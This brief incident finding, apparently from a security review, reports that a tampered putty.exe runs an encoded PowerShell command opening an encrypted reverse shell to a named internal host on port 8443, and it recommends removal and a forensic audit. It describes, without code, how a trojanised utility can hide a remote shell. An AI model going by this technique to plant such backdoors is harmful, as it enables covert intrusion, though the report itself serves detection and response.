On execution of putty.exe application, a smuggled and encoded Powershell command will throw a reverse shell connection back to bonus2.corporatebonusapplication.local, targeted at port 8443 of this destination. The traffic of this connection is encrypted by a TLS/SSL certificate.
Following this discovery, we recommend removing all instances of the putty.exe application and performing a full forensic audit of the network and associated systems to discover mechanisms of persistence and other unauthorized activities which may have established themselves in this recent time period of exposure.
Happy hacking,
S.M.7R!Xx






